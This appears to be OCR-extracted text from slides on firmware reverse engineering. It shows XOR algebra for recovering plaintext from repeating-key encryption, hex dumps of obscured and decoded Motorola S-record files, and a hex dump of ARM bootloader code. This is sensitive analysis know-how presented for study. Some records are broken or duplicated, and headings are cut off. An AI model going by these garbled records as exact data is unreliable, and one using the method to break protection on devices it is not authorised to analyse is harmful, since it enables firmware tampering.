
(P1 ^ K) ^ (P0 ^ K)

C0 ^ C0 = 0
C1 ^ C0 = P1 ^ P0
Cn ^ C0 = Pn ^ P0

C0 ^ C0 = 0
C1 ^ C0 = P1 ^ P0
Cn ^ C0 = Pn ^ P0



Hueristical Analysis


Key
Plain Text
Encrypted Data
P0
P1
P2
P3
P4
P5
P6
P7
Pn
C0
C1
C2
C3
C4
C5
C6
C7
Cn

$$P0 \hat{} K = C0$$

$$P1 \hat{} K = C1$$

$$Pn \hat{} K = Cn$$

C0 ^ C0 = 0

C1 ^ C0 = P1 ^ P0

Cn ^ C0 = Pn ^ P0


C0 ^ C0 = 0

$$C1 \hat{} C0 = P1 \hat{} P0$$

$$(P1 \hat{} K) \hat{} (P0 \hat{} K)$$

$$C0 \hat{} C0 = 0$$
$$C1 \hat{} C0 = P1 \hat{} P0$$
$$Cn \hat{} C0 = Pn \hat{} P0$$

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000030	63	74	76	01	02	00	00	00	00	00	73	0D	75	74	75	71	ctv.......s.utuq
00000040	75	71	76	05	49	38	5E	4C	63	05	00	05	00	00	00	02	uqv.I8^Lc.......
00000050	76	09	00	02	75	76	3D	3A	15	76	03	05	76	76	76	76	v...uv=:.v..vvvv
00000060	17	72	3D	33	63	03	01	05	76	08	07	05	03	01	03	07	.r=3c...v.......
00000070	01	06	03	00	74	02	48	4B	61	04	00	05	00	00	75	72	....t.HKa.....ur
00000080	74	0A	76	02	77	77	48	39	6A	72	00	71	09	76	75	05	t.v.wwH9jr.q.vu.
00000090	17	76	3D	33	63	03	01	05	76	08	07	05	03	01	02	07	.v=3c...v.......
000000A0	03	03	03	00	70	02	48	38	63	76	74	05	71	00	75	01	....p.H8cvt.q.u.
000000B0	01	09	00	74	74	77	48	4F	63	74	00	02	08	00	75	03	...ttwHOct....u.
000000C0	11	03	3D	33	63	03	01	05	76	08	07	05	03	01	01	07	..=3c...v.......
000000D0	02	07	03	76	74	03	48	4F	67	77	00	06	00	00	76	71	...vt.HOgw....vq
000000E0	05	09	00	02	75	76	48	48	61	03	00	70	00	00	76	71	....uvHHa..p..vq
000000F0	63	76	3D	33	63	03	01	05	76	08	07	05	03	01	00	07	cv=3c...v.......
00000100	06	74	03	01	74	02	4B	48	12	7F	00	07	00	00	76	72	.t..t.KH......vr
00000110	72	7D	00	00	75	76	4B	4B	62	02	00	73	00	00	75	72	r}..uvKKb..s..ur
00000120	16	75	3D	33	63	03	01	05	76	08	07	05	03	01	07	07	.u=3c...v.......
00000130	05	04	03	00	74	02	48	48	17	77	76	05	02	01	75	03	....t.HH.wv...u.
00000140	05	7A	00	00	7C	00	48	3F	63	72	00	73	04	00	75	02	.z..|.H?cr.s..u.
00000150	64	71	3D	33	63	03	01	05	76	08	07	05	03	01	06	07	dq=3c...v.......
00000160	03	07	77	00	05	02	48	3B	63	77	00	76	04	74	75	02	..w...H;cw.v.tu.
00000170	09	0B	76	02	77	77	48	39	63	76	74	73	71	00	75	01	..v.wwH9cvtsq.u.




```
S00F000068656C6C6F20202020200000 3C
S11F00007C0802A690010004 9421FFF07C6C1B787C8C23783C600000386300002 6
S11F001C4BFFFFE5398000007D83637880010014382100107C0803A64E800020E9
S1110038 48656C6C6F20776F726C642E0A0042
S5030003F9
S9030000FC
```

SOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO

```
0F000068656C6C6F20202020200000003C
1F00007C0802A6900100049421FFF07C6C1B787C8C23783C600000386300002 6
1F001C4BFFFFE5398000007D83637880010014382100107C0803A64E800020E9
1100384 8656C6C6F20776F726C642E0A0042
030003F9
030000FC
```


S0000000000000000000000000000000000000000



Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	53	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	S0000000000000000
00000010	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
00000020	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
00000030	30	44	46	31	32	30	30	30	30	30	43	3D	45	44	45	41	0DF1200000C=EDEA
00000040	45	41	46	35	79	08	6E	7C	53	35	30	35	30	30	30	32	EAF5y.n|S5050002
00000050	46	39	30	32	45	46	0D	0A	25	46	33	35	46	46	46	46	F902EF..%F35FFFF
00000060	44	42	0D	03	53	33	31	35	46	38	37	35	33	31	33	37	DB..S315F8753137
00000070	31	36	33	30	44	32	78	7B	51	34	30	35	30	30	45	42	1630D2x{Q40500EB
00000080	44	3A	46	32	47	47	78	09	5A	42	30	41	39	46	45	35	D:F2GGx.ZB0A9FE5
00000090	44	46	0D	03	53	33	31	35	46	38	37	35	33	31	32	37	DF..S315F8753127
000000A0	33	33	33	30	40	32	78	08	53	46	44	35	41	30	45	31	3330@2x.SFD5A0E1
000000B0	31	39	30	44	44	47	78	7F	53	44	30	32	38	30	45	33	190DDGx.SD0280E3
000000C0	42	33	0D	03	53	33	31	35	46	38	37	35	33	31	31	37	B3..S315F8753117
000000D0	32	37	33	46	44	33	78	7F	57	47	30	36	30	30	46	41	273FD3x.WG0600FA
000000E0	35	39	30	32	45	46	78	78	51	33	30	40	30	30	46	41	5902EFxxQ30@00FA
000000F0	30	46	0D	03	53	33	31	35	46	38	37	35	33	31	30	37	0F..S315F8753107
00000100	36	44	33	31	44	32	7B	78	22	4F	30	37	30	30	46	42	6D31D2{x"O0700FB

00000000


Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	53	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	S0000000000000000
00000010	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
00000020	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
00000030	30	44	46	31	32	30	30	30	30	30	43	3D	45	44	45	41	0DF1200000C=EDEA
00000040	45	41	46	35	79	08	6E	7C	53	35	30	35	30	30	30	32	EAF5y.n|S5050002
00000050	46	39	30	32	45	46	0D	0A	25	46	33	35	46	46	46	46	F902EF..%F35FFFF
00000060	44	42	0D	03	53	33	31	35	46	38	37	35	33	31	33	37	DB..S315F8753137
00000070	31	36	33	30	44	32	78	7B	51	34	30	35	30	30	45	42	1630D2x{Q40500EB
00000080	44	3A	46	32	47	47	78	09	5A	42	30	41	39	46	45	35	D:F2GGx.ZB0A9FE5
00000090	44	46	0D	03	53	33	31	35	46	38	37	35	33	31	32	37	DF..S315F8753127
000000A0	33	33	33	30	40	32	78	08	53	46	44	35	41	30	45	31	3330@2x.SFD5A0E1
000000B0	31	39	30	44	44	47	78	7F	53	44	30	32	38	30	45	33	190DDGx.SD0280E3
000000C0	42	33	0D	03	53	33	31	35	46	38	37	35	33	31	31	37	B3..S315F8753117
000000D0	32	37	33	46	44	33	78	7F	57	47	30	36	30	30	46	41	273FD3x.WG0600FA
000000E0	35	39	30	32	45	46	78	78	51	33	30	40	30	30	46	41	5902EFxxQ30@00FA
000000F0	30	46	0D	03	53	33	31	35	46	38	37	35	33	31	30	37	0F..S315F8753107
00000100	36	44	33	31	44	32	7B	78	22	4F	30	37	30	30	46	42	6D31D2{x"O0700FB
00000110	42	4D	30	30	45	46	7B	7B	52	32	30	43	30	30	45	42	BM00EF{{R20C00EB
00000120	45	45	0D	03	53	33	31	35	46	38	37	35	33	31	37	37	EE..S315F8753177
00000130	35	34	33	30	44	32	78	78	27	47	46	35	32	31	45	33	5430D2xx'GF521E3
00000140	35	4A	30	30	4C	30	78	0F	53	42	30	43	34	30	45	32	5J00L0x.SB0C40E2
00000150	37	41	0D	03	53	33	31	35	46	38	37	35	33	31	36	37	7A..S315F8753167
00000160	33	37	47	30	35	32	78	0B	53	47	30	46	34	44	45	32	37G052x.SG0F4DE2
00000170	39	3B	46	32	47	47	78	09	53	46	44	43	41	30	45	31	9;F2GGx.SFDCA0E1
00000180	31	33	0D	03	53	33	31	35	46	38	37	35	33	31	35	37	13..S315F8753157
00000190	33	36	33	43	40	46	78	08	5A	30	46	35	32	31	45	33	363C@Fx.Z0F521E3
000001A0	30	39	44	32	34	46	78	0B	20	33	30	41	30	30	46	41	09D24Fx. 30A00FA
000001B0	38	4E	0D	03	53	33	31	35	46	38	37	35	33	31	34	37	8N..S315F8753147





```
1  SF09000000553137373 0D2
2  SF0500000902EF
3  SF0C000002F8200000F8FFFFFF5
```

```
SF0900000531373730D2
SF0500000902EF
SF0C000002F8200000F8FEFFFFE5
SF0C000002F0000000F03FFFFFD4
S315F8200000210000EA2B0000EBD3F021E394029FE5D0
S315F8200010040040E200D0A0E1100F11EE020A80E3BE
S315F8200020100F01EE410300FA500000EB2E0300FA00
S315F82000305C0100FBA90200FBBD0200FA1D0000EBE3
S315F8200040630000EBD1F021E35C029FE5040040E277
S315F820005000D0A0E1010C4DE292F021E300D0A0E11E
S315F8200060010C4DE29FF021E300D0A0E1CE0200FA88
S315F8200070DA0200FB740300FBC10200FAD3F021E395
S315F82000800C0000EB360200EB370200EA04E04EE201
S315F820009004E02DE500E04FE11F502DE9CC0200FAEF
S315F82000A0010050E30000001AC70300FB1F50BDE80B
S315F82000B00EF06FE10080FDE80000A0E3150F07EED3
S315F82000C00010A0E30000A0E3002081E10030A0E3C7
S315F82000D09A3F07EE5E2F07EE200080E2010A50E3F2
S315F82000E0F8FFFF1A011181E200051E3F4FFFF1A2D
```


Firmware Blobs








tloader Low Level Core Compre




```
000024E0  03 00 00 0A 05 00 50 E3 98 20 8F 02 2B 00 00 0A  ......Pã˜ ..+...
000024F0  2D 00 00 EA 7C 11 94 E5 0C 00 51 E3 A0 61 84 C5  -..ê|.”å..Qã a„Å
00002500  9C B1 84 C5 03 00 00 CA 07 00 51 E3 9C B1 84 C5  œ±„Å...Ê..Qãœ±„Å
00002510  9C 11 84 D5 A0 11 84 E5 90 11 84 E5 68 33 94 E5  œ.„Õ .„å...„åh3”å
00002520  B4 31 84 E5 6C 23 94 E5 B8 21 84 E5 C8 11 94 E5  ´1„ål#”å¸!„åÈ.”å
00002530  01 20 82 E0 C0 21 84 E5 81 C0 83 E0 BC C1 84 E5  . ‚àÀ!„å.Àƒà¼Á„å
00002540  00 20 A0 E3 01 B0 C4 E5 88 21 C4 E5 16 00 00 EA  .  ã.°Äåˆ!Äå...ê
00002550  69 6E 76 61 6C 69 64 20 63 6F 64 65 20 6C 65 6E  invalid code len
00002560  67 74 68 73 20 73 65 74 00 00 00 00 69 6E 76 61  gths set....inva
00002570  6C 69 64 20 6C 69 74 65 72 61 6C 2F 6C 65 6E 67  lid literal/leng
00002580  74 68 73 20 73 65 74 00 69 6E 76 61 6C 69 64 20  ths set.invalid
00002590  64 69 73 74 61 6E 63 65 73 20 73 65 74 00 00 00  distances set...
000025A0  18 20 85 E5 00 00 00 EA 05 00 A0 E3 04 90 85 E5  . …å...ê.. ã..…å
000025B0  00 A0 85 E5 20 70 84 E5 00 60 B0 E1 1C 80 84 E5  . …å p„å.`°á.€„å
000025C0  CE 02 00 1A 0C C0 95 E5 C4 09 1F E5 1C C0 8D E5  Î....À•åÄ..å.À.å
000025D0  04 C0 8D E5 8C 11 94 E5 00 60 A0 E3 20 10 8D E5  .À.åŒ.”å.` ã ..å
